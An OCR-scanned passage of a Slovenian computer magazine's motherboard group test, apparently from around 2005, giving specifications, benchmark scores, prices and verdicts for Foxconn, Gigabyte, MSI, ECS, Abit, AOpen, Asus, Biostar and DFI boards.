
ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.219
3DMark 2005 (Grafika)	4.789
PCMark 2004 (CPU)	4.885

NF4UK8AA je plošča, za katero marketingarji trdijo, da je "ugoden nakup", ker se bolje sliši kot če bi preprosto rekli, da je "poceni". A se dejstvu, da gre za ploščo, pri kateri je Foxconn po našem mnenju ubral nekoliko preveč bližnjic.

Najprej boste opazili znatno pomanjkanje dodatkov, ki bi jih našli na drugih ploščah. Ta plošča ima samo ena mrežna vrata (seveda gigabitna) ter štiri vrata SATA in dvoja ATA133. Integiran zvočni čip ni nič posebnega, in sicer Realtekov AC97 7.1 z le koaksialnim izhodom SPDIF.

In čeprav nabor podpira 10 vrat USB 2.0, jih je na plošči le osem. Je pa kar nekaj stvari, ki so jih pri Foxconnu na tej plošči naredili dobro. Ena od teh je obsežen priročnik, poln dejansko uporabnih informacij (ne le isti dve strani v 50 različnih jezikih), na plošči so štiri reže PCI in ogromno prostora okoli procesorja za velike hladilnike. Možnosti navijanja drugače dobro zasnovanega BIOS-a so zelo omejene, zato upamo, da bodo nove nadgradnje to spremenile, zaenkrat pa plošča ni primerna za pristaše navijanja.



65% **PCF pravi...** "Malce preveč pomanjkljivosti na sicer prav dobri plošči. Je pa cena ugodna."

Gigabyte GA-K8NXP-SLI nForce4

Cena 46.200 SIT **Na spletu** www.gigabyte.com **Testiranje omogočil** JAE, 01 589 62 26

80% **PCF pravi...** "Zmogljiva plošča s kupom dodatkov za razumno precej ceno."

Osnovne plošče, ki imajo veliko dodatkov, niso ravno redke. GA-K8NXPSLI to na primer izdaja že s tem, da je zapakirana v škatli dimenzij manjšega avta, ki je tako nabita, da vsebina dobesedno eksplodira po sobi, ko škatlo odprete.

Kabli so eden od razlogov za to eksplozijo. Plošča ima namreč dodaten krmilnik Serial ATA s štirimi vrati SATA-150 z RAID 0, 1, 0+1 in 5, tako da je v sistem mogoče priključiti do osem diskov SATA. Nerealistično? Mogoče že, a je Gigabyte poskrbel za napajalne in signalne kable za vse diske. Za nameček pa je dodana še kartica Gigabyte DPS za stabilno, 6-fazno napajanje. In še seveda vmesnik za brezžično povezavo 54g. Edino, kar nas moti, je položaj ventilatorja za nabor, ki ždi tik za prvo režo PCI-E x16, v vseh ostalih pogledih pa je plošča dobro oblikovana.

Zmogljivostno je plošča nekoliko počasnejša, kot smo pričakovali, a le za praktično neopazno malenkost, česar pri delu ne boste opazili. BIOS pa ponuja vse potrebne možnosti za navijanje, tako da lahko za vse pomanjkljivosti hitro kompenzirate.

PODROBNOSTI

Nabor	nVidia nForce4 SLI (AMD)
AGP	nima
PCI Express	2x x16, 2x x1
IDE	2x ATA133
SATA	4x SATA-300, 4x SATA-150
Zvok	Realtek ALC850
USB 2.0	10 vrat
FireWire	2 vrata
Avdio izhodi	7.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.810
3DMark 2005 (Grafika)	4.796
PCMark 2004 (CPU)	5.065

MSI K8N Diamond

Cena 65.600 SIT **Na spletu** www.msi.com.tw **Testiranje omogočil** E-Misija, 01 830 35 30

90% **PCF pravi...** "Creativov zvočni čip na odlični in zmogljivi plošči. MSI je zadel tarno."

MSI obljublja, da je plošča K8N pripravljena za delovanje SLI. Domiseln obrat besed, saj vsa ostala podjetja obljubljajo SLI, pa čeprav vsi vemo, da samo plošča ni dovolj, da bi videli sistem SLI v akciji. Očitno imamo opravka z premetenimi oglaševalci.

K8N je, kot ste brez težav ugotovili, plošča, ki je zgrajena okoli nabora čipov nVidia NF4 SLI. Podrobnosti o njem že tako ali tako vsi poznate, zato se bomo posvetili posebnostim plošče.

Največja med njimi je ta, da so v ploščo vgradili zvočno kartico SoundBlaster Live! 24bit podjetja Creative. Vselakor gre za izjemno dobro izbiro, saj je zvok precej boljši kot ga ponuja konkurenca. Na srečo se niso ustavili tu, ampak so plošči dodali dve gigabitni mrežni kartici, Bluetooth in brezžično mrežno povezavo po standardu 802.11g. Glede na vse to lahko z gotovostjo trdimo, da ne boste imeli težav pri povezovanju v kakršno koli omrežje. MSI pač zna.

PODROBNOSTI


Nabor	nVidia nForce4 SLI (AMD)
AGP	nima
PCI Express	2x x8 (ali 1x x16 in 1x x2), 2x x1
IDE	2x ATA133
SATA	2x SATA-300
Zvok	7.1 Creative Live! 24bit
USB 2.0	10 vrat
FireWire	3 vrata
Zvočni izhodi	7.1, koaksialni SPDIF, optični SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.773
3DMark 2005 (Grafika)	4.811
PCMark 2004 (CPU)	5.923

MSI K8T NEO2-FIR

Cena 33.350 SIT **Na spletu** www.msi.com.tw **Testiranje omogočil** E-Misija, 01 830 35 30



75% **PCF pravi...** "Ni za navijalce, je pa odlična in cenovno privlačna plošča za Athlone 64."

Saj vemo, da si nForce4 prisvaja vse lovorike, a z naborom VIA K8T800 Pro ni prav nič narobe. Nihče ne bo kazal za vami na cesti in se vam smejal, če boste imeli takšno ploščo, saj ponuja vse, kar potrebujete za sestavljanje zmogljivega PC-ja.

Na tej plošči tako dobite štiri vrata SATA-150 in dva kanala IDE. K temu prištejte še gigabitno mrežno kartico, osem vrat USB 2.0 in isti zvočni čip (RealTek ALC850) kot na večini osnovnih plošč, pa bo končni rezultat enak kot pri tekmecih z naborom nForce4. Ker so nabori VIA hladnejši od naborov nForce, se je MSI dodatno izmazal še s pasivnim hladilnikom. Brez možnosti, kot sta ATA RAID in FireWire prav tako ne gre, plošča pa je oblikovno odlično zasnovana. Vrat SATA je sicer kar nekaj, a so dobro postavljena, nič ne ovira rež PCI in še tako dolga grafična kartica (na vodilu AGP) ne bo ovirala rež za pomnilnik. V primerjavi s to ploščo so plošče z naborom nForce4 preveč nabite.

Na testu je bila plošča bolj v ozadju, a le za kak odstotek. Zato pa malce razočara pri navijanju. Možnosti je sicer ogromno, a smo hitro naleteli na težave s stabilnostjo. V vseh ostalih pogledih pa je K8T Neo2-FIR izjemno privlačna plošča srednjega razreda.

PODROBNOSTI

Nabor	VIA K8T800 Pro/ VT8237 (AMD)
AGP	1x 8x
PCI Express	nima
IDE	2x ATA133
SATA	4x SATA-150
Zvok	Realtek ALC850
USB 2.0	8 vrat
FireWire	1 vrata
Avdio izhod	7.1, optični, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.344
3DMark 2005 (Grafika)	4.701
PCMark 2004 (CPU)	4.994

ECS Elitegroup KN1 Extreme

Cena 33.840 SIT **Na spletu** www.ecs.com.tw **Testiranje omogočil** ECS, www.elitegroup.de

PODROBNOSTI

Nabor	nVidia nForce4 (CK8-04) Ultra
AGP	nima
PCI Express	1x x16, 2x x1
IDE	3x ATA133
SATA	2x SATA-150, 4x SATA-300
Zvok	Realtek ALC655
USB 2.0	10 vrat
FireWire	2 vrata
Avdio izhod	5.1, optični, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.996
3DMark 2005 (Grafika)	4.790
PCMark 2004 (CPU)	5.124

Vse plošče z naborom nForce4 imajo privzeto ogromno dodatkov. Pa ste z njimi zadovoljni? Seveda niste, želite si še več možnosti in več moči za vaš PC, pa če vse to potrebujete ali ne. Nekateri bodo trdili, da ste pogoltni, mi vas bomo pa označili za "vestnega potrošnika" in vam priporočili to ploščo.

Za primer vzemimo diske. Bodimo realistični, nihče ne bo nikoli izkoristil treh vrat IDE in šestih vrat SATA (skupaj za 12 diskov), a je dobro imeti izbiro, še posebej če vsaka vrata omogočajo RAID 0, 1 in 0+1. In ko smo že pri izbirah, je dobro imeti še vmesnik za brezžično omrežje poleg klasične mrežne kartice. KN1 Extreme pa že pretirava z diodami – ena se prižge, če je pomnilnik napačno vstavljen, druga pa, če so reže PCI in PCI-Express polne in delujoče. Za podnožjem procesorja je še zmogljiv ventilator, ki pa ni najtišji in ne omogoča dinamičnega spreminjanja hitrosti. Tudi pri zvoku se KN1 ne obnese najbolje (5.1 ALC655), saj imajo druge plošče precej boljše čipe. Tisto, kar dobite z nakupom te plošče, pa je kup možnosti in najboljše zmogljivosti na testu, in to za zelo solidno ceno.

89% **PCF pravi...** "Dobra in zmogljiva plošča z veliko možnostmi za odlično ceno."

Abit AW8-MAX

Cena 67.500 SIT **Na spletu** www.abit.com.tw **Testiranje omogočil** Sunrise, 01 524 02 91

PODROBNOSTI


Nabor	Intel I955X (Intel)
AGP	nima
PCI Express	1x x16, 2x x1
IDE	1x ATA133
SATA	6x SATA-300
Zvok	Intel HD Sound 7.1
USB 2.0	8 vrat
FireWire	2 vrata
Zvočni izhodi	7.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.989
3DMark 2005 (Grafika)	4.787
PCMark 2004 (CPU)	5.934

Abitovci so nas osrečili tudi z izvedbo plošče z najnovejšim Intelovim naborom čipov, pa vendar to ni njihova edina plošča te serije, saj ponujajo tudi izvedbo AW8, s katero apelirajo na tiste, ki ne potrebujejo toliko dodatkov in moči.

Nam, ostalim zanesenjakom, ki smo se odločili kupiti najnovejši Intelov procesor, pa bo model AW8-MAX prišel kot naročen. Zgrajen je na osnovi nabora Intel I955X in vas prisili v nakup grafične kartice PCI-Express, vendar grafika ni edina, ki je vezana na to vodilo, saj ima plošča tudi dve gigabitni mrežni kartici, ki sta prav tako povezani na vodilo PCI-E, saj je le tako poskrbljeno za kar največji pretok podatkov. Ker pa je Abit znan po odličnih rešitvah, nas tudi tokrat razvaja-jo z odličnim sistemom hlajenja nabora čipov in ostalih kritičnih elementov plošče, kar seveda pomeni kar nekaj možnosti navijanja – kolikor jih pač procesor dovoli. Za povrh pa ima kar šest priključnih mest za diske SATA. Če potrebujete nekaj terabajtov prostora za podatke, bodo ti priključki še kako dobrodošli, a bo zmeda s kabli primerno velika. Na to vsekakor računajte.



88% **PCF pravi...** "AW8-MAX je plošča, ki bo navdušila horde navijalcev."

AOpen I855GMEM-LFS

Cena pokličite prodajalca **Na spletu** www.aopen.com **Testiranje omogočil** PC H.AND, 01 530 08 00

PODROBNOSTI


Nabor	Intel I855GME (Intel)
AGP	4x
PCI Express	nima
IDE	2x ATA100
SATA	nima
Zvok	Realtek AC97
USB 2.0	4x
FireWire	nima
Zvočni izhodi	5.1, SPDIF

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone	10.135
3DMark 2005 (Grafika)	4.277
PCMark 2004 (CPU)	5.803

Največje presenečenje na testu je bila vsekakor najmanjša AOpnova osnovna plošča, katere kreacija ni potekala v smeri zmogljivosti, temveč v smeri uporabnosti. Zato tudi ne preseneča izbira nabora čipov, saj je uporabljen Intelov nabor I855GME.


Če se vam zdi ime znano, pa ne veste, kam ga dati, vam bomo pomagali. Velikokrat ste že srečali ta nabor čipov, saj ga ima večina notesnikov. Tako je, ta nabor omogoča, da v računalnik vgradite procesor Intel Pentium M na podnožju 479. Toda zakaj bi si želeli tega? Preprosto, procesor s kodnim imenom Dothan ponuja dovolj moči za mnoga opravila, njegova prednost pa je v tem, da porabi zelo malo električne energije, zaradi česar je idealen za mini PC. Temu je tudi prirejena osnovna plošča, ki ponuja mnogo za tako majhen sistem, od dvojne gigabitne mrežne kartice, preko zvočne kartice 5.1 (ki je žal le star Realtekov čip – tu bi se pri AOpnu lahko bolj potrudili), krmilnika RAID in FireWire, do integrirane grafične kartice z možnostjo vgradnje ločene kartice na vodilu AGP 4x. Majhna plošča, majhen računalnik, zmogljiva zver. Da.



80% **PCF pravi...** "Zanimiva izbira za vse, ki si želijo dobrih zmogljivosti pri nizki porabi."

AOpen I915PA-E

Cena 28.815 SIT **Na spletu** www.aopen.com **Testiranje omogočil** PC H.AND, 01 530 08 00



75% **PCF pravi...** "Težko se danes odločamo za zastarele nabore."

Tudi drugi izdelek, ki ga je na test poslal AOpen, je namenjen Intelovim procesorjem, le da tokrat ni bilo na izdelku nič posebnega, kar bi pustilo zevajoče čeljusti na uredništvu. Model i915PA-E predstavlja glavnino prodaje na področju Intela, saj je nabor čipov zasnovan za širšo in cenejšo uporabo.

Pa vendar tega modela ne gre takoj odpisati. Nenazadnje gre za klasično kombinacijo nabora za Intelove procesorje na podnožju 775, podpore za grafične kartice PCI-Express in pomnilnika DDR, kar je tudi, verjeli ali ne, večina trenutne prodaje pri Intelu, pa naj se velikan še tako trudi prenesti glavnino proizvodnje plošč na pomnilnik DDR2. Drugače plošča ne razočara, saj je opremljena s standardno gigabitno mrežno kartico, zvočno kartico 7.1, ki uporablja kodek Azalia, in štirimi priključki za diske S-ATA. Navijanje nas je pustilo hladne, saj se je plošča kaj kmalu začela pritoževati Zvezi za preprečevanje mučenja procesorjev, vseeno pa ni znatno počasnejša od drugih plošč na testu. Sprijaznite se, da Intelovi procesorji niso tako prijazni do navijanja kot AMD-jevi.

PODROBNOSTI


- Nabor **Intel I915P (Intel)**
- AGP **nima**
- PCI Express **1x x16, 2x x1**
- IDE **2x ATA133**
- SATA **4x SATA-150**
- Zvok **7.1 Azalia**
- USB 2.0 **8x**
- FireWire **nima**
- Zvočni izhodi **7.1, SPDIF**

ZMOGLJIVOSTI

- SiSoft Sandra CPU Dhrystone **10.319**
- 3DMark 2005 (Grafika) **4.698**
- PCMark 2004 (CPU) **5.817**

Asus P5AD2 Premium

Cena 56.900 SIT **Na spletu** www.asus.com **Testiranje omogočil** Acord-92, 583 72 30



82% **PCF pravi...** "925X? Kaj to še sploh deluje?"

Zanimivo, da smo dobili v roke ploščo, ki ni najnovejši paradni konj podjetja, temveč gre za enega starejših modelov, ki bo počasi romal v naftalin. Nič ne de, meni Asus, vsi njihovi izdelki so dobri in tega se še kako dobro zaveda na napake prežeča konkurenca.

P5AD2 Premium je osnovna plošča, namenjena procesorjem Intel na podnožju 775 in je zgrajena okoli zdaj že praktično zastarelega nabora i925X. Ta ponuja podporo pomnilniku DDR2, vendar le do hitrosti 600MHz, za kaj hitrejšega pa boste morali izbrati novejše modele plošč. Čeprav je nabor namenjen hitrosti le do 533MHz, pa je Asus že takrat dosegel višje hitrosti. Vendar pa to ni edina odlika te plošče, saj je opremljena tudi z brezžično mrežno kartico, ki je združljiva z standardom 802.11g, vsebuje še dve gigabitni mrežni kartici, dodaten krmilnik RAID in Asusov odličen BIOS, ki omogoča kar nekaj prostora za navijanje. Čeprav je plošča stara v primerjavi z najnovejšimi izdelki, pa še zdaleč ni za v staro šaro.

PODROBNOSTI


- Nabor **Intel I925X**
- AGP **nima**
- PCI Express **1x x16, 2x x1**
- IDE **3x ATA133**
- SATA **4x SATA-150**
- Zvok **7.1 C-Media**
- USB 2.0 **8 vrat**
- FireWire **3 vrata**
- Zvočni izhodi **7.1, SPDIF**

ZMOGLJIVOSTI

- SiSoft Sandra CPU Dhrystone **10.654**
- 3DMark 2005 (Grafika) **4.791**
- PCMark 2004 (CPU) **5902**

Biostar I915P-A7

Cena 21.650 SIT **Na spletu** www.biostar.com.tw **Testiranje omogočil** E-Misija, 01 830 35 30



67% **PCF pravi...** "Ena izmed plošč, ki ponuja najmanj, kar se ponuditi da."

Tudi drugi izmed Biostarjevih izdelkov nas ni razočaral, čeprav tokrat ni toliko lepih presenečenj. Očitno je Biostar podjetje, na katerega se bomo morali v prihodnosti privaditi, da nam bo ponujal zanimive izdelke po ugodni ceni.

I915P-A7 je osnovna plošča, katere že ime razkriva, da je zgrajena na osnovi Intelovega nabora I915P. Seveda gre za standarden nabor, ki podpira Intelove procesorje na podnožju 775 ter pomnilnik DDR. Če ploščo primerjamo z izdelkom, ki ga je na test poslal AOpen, vidimo, da je tudi na tem področju mogoče veliko narediti. Biostarjev izdelek namreč uporablja klasično 100Mbit mrežno kartico, prav tako pa ne omogoča združevanja diskov v polje RAID. Glede na to, da so šestkanalne zvočne kartice standard, se temu niso mogli izneveriti. Tudi pri navijanju nas plošča ni navdušila, saj smo dosegli le skromne rezultate. Več kot očitno je, da gre za izdelek, pri katerem je najbolj pomembna cena, vendar pa se takšna plošča ne odreže najbolje med konkurenco na testu.

PODROBNOSTI

- Nabor **Intel I915P (Intel)**
- AGP **nima**
- PCI Express **1x x16, 3x x1**
- IDE **1x ATA133**
- SATA **4x SATA-150**
- Zvok **Realtek ALC655**
- USB 2.0 **8 vrat**
- FireWire **nima**
- Zvočni izhodi **5.1, SPDIF**

ZMOGLJIVOSTI

- SiSoft Sandra CPU Dhrystone **10.299**
- 3DMark 2005 (Grafika) **4.696**
- PCMark 2004 (CPU) **5.816**

DFI Lanparty UT 915P-T12

Cena 28.580 SIT **Na spletu** www.dfi.com.tw **Testiranje omogočil** PC H.AND, 01 530 08 00

PODROBNOSTI

Nabor čipov **Intel I915P (Intel)**
AGP **nima**
PCI Express **1x x16, 2x x1**
IDE **1x ATA133**
SATA **4x SATA-150**
Zvok **7.1 Azalia**
USB 2.0 **8 vrat**
FireWire **2 vrat**
Zvočni izhodi **7.1, SPDIF**


ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone **10.304**
3DMark 2005 (Grafika) **4.695**
PCMark 2004 (CPU) **5.816**

Se še spomnite dogodka z Barbaro in DFI-jevo ploščo? Ali verjamete, da se je ta ista zgodba ponovila, ko je na uredništvo prišla še druga plošča z imenom LanParty? Če ne verjamete, imate prav, kajti zgodba se ni ponovila, ker Barbare očitno ne zanimajo plošče za Intelove procesorje.

LanParty UT 915P-T12 je najbolj vznemirljiva plošča s tem naborom, kar smo jih kdaj videli. Seveda oddaja fantastičen odsev v temi obsijana z UV diodo, saj nekaterim brez tega živeti ni.

Vendar to ni edina odlika plošče, saj ta ponuja dve gigabitni mrežni kartici, zvočni čip s podporo za kodek Azalia 7.1 in standardno režo PCI-E 16x. Vendar na plošči poleg vsega tega najdemo tudi posebnost, saj je na voljo podpora klasičnemu pomnilniku DDR kot tudi novejšemu DDR2. Vsak od njiju ima na voljo dve reži, kar pomeni največ 2Gb pomnilnika. Povrhu vsega pa se je plošča še neverjetno dobro obnesla pri navijanju, tako da vsekakor gre za odličen izdelek na tej osnovi.



71% **PCF pravi...** "Odlična izdelava, veliko možnosti navijanja, a škoda, da nabor ni med najboljšimi."

Foxconn 925XE7AA-8EKRS2

Cena 44.900 SIT **Na spletu** www.foxconn.com **Testiranje omogočil** Acord-92, 583 72 30

PODROBNOSTI

Nabor **Intel 925XE (Intel)**
AGP **nima**
PCI Express **1x x16, 3x x1**
IDE **1x ATA 100, 2x ATA133**
SATA **4x SATA-150**
Zvok **7.1 C-Media**
USB 2.0 **8 vrat**
FireWire **3 vrata**
Avdio izhod **7.1, SPDIF**


ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone **10.583**
3DMark 2005 (Grafika) **4.825**
PCMark 2004 (CPU) **5.873**

Naredimo hiter test: oglejte si sliko te plošče in pokažite na priključek za disketnik. To je kar težavno opravilo, saj ima proizvajalec popolnoma napačne predstave o barvnem označevanju. Cilj le-tega bi naj bil ta, da bi uporabnik kar najhitreje našel priključke za vse komponente, kar je pri tej plošči nemogoče, saj je vse kar črno. Še dobro, da je priložena res izčrpna dokumentacija, da je mogoče vse potrebno hitro priključiti.

No, dokaj hitro. Kot na vseh ploščah 925XE z osmimi vrati SATA in tremi IDE, prostora kaj hitro zmanjka. Vsej tej zmešnjavi pa piko na i dajo še razširitvene reže, ker jih je kar šest, namesto običajnih petih. To sicer ni slabo, a je gneča na koncu še večja. Se pa Foxconn drži oblikovnih standardov, tako da nameščanje ni problematično. Kakšnih posebnih dodatkov plošča nima, je pa v paketu neobičajno veliko kablov.

Zmogljivostno je plošča korakala bolj v ozadju plošč 925XE, omejene možnosti v BIOS-u pa tudi ne ponujajo veliko manevrskega prostora za navijanje. Vseeno pa gre za izjemno solidno ploščo, ki tudi ni pretirano draga.



75% **PCF pravi...** "Odlična dokumentacija in možnosti, a plošča po ničemer ne izstopa."

GIGABYTE GA-8I915P-DUO

Cena 25.200 SIT **Na spletu** www.gigabyte.com.tw **Testiranje omogočil** JAE, 01 589 62 26

PODROBNOSTI


Nabor **Intel I915P (Intel)**
AGP **nima**
PCI Express **1x x16, 2x x1**
IDE **3x ATA133**
SATA **4x SATA-150**
Zvok **7.1 C-Media**
USB 2.0 **8 vrat**
FireWire **3 vrata**
Avdio izhodi **7.1, SPDIF**

ZMOGLJIVOSTI

SiSoft Sandra CPU Dhrystone **10.325**
3DMark 2005 (Grafika) **4.699**
PCMark 2004 (CPU) **5.817**

Če podrobno primerjate tole ploščo z tisto, ki jo je poslal DFI, boste opazili, da med njima ni velike razlike. Pri Gigabytovem primerku morate odmisliti učinek, ko je plošča obsijana z UV žarnico, ter zamenjajte podporo 2x DDR + 2x DDR2 za kombinacijo 4x DDR, kar omogoči uporabo kar 4Gb pomnilnika.

Drugače pa ne najdemo ničesar specifičnega, kar bi potegnilo ploščo med zmagovalce. Seveda sta na voljo dve gigabitni mrežni kartici, toda to ponuja tudi konkurenca. Pravzaprav, plošča nima niti ene odlike, ki je ne bi že videli pri konkurenci, tako da Gigabytu ni preostalo nič drugega, kot da je ponudil odličen BIOS ter dobre navijalske lastnosti. In res, plošča se je pri navijanju obnesla odlično, z njo smo dosegli dobre rezultate vendar le, kadar nismo uporabljali sistema RAID. Ta se nam je iz neznanih razlogov pri navijanju redno sesul, kar pa ni nujno hiba celotne serije teh plošč. V bistvu gre za ne pretirano drago ploščo, ki za zahtevano ceno ponuja veliko, a v konkurenci ostaja v zlati sredini.



83% **PCF pravi...** "Mogoče bo posodobljen BIOS prinesel stabilno RAID polje pri navijanju."

Gigabyte GA-8I955X Royal

Cena 59.160 SIT **Na spletu** www.gigabyte.com.tw **Testiranje omogočil** JAE, 01 589 62 26

90% **PCF pravi...** "Kraljevska pogostitev je premo sorazmerna z denarnim nadomestilom ob nakupu."

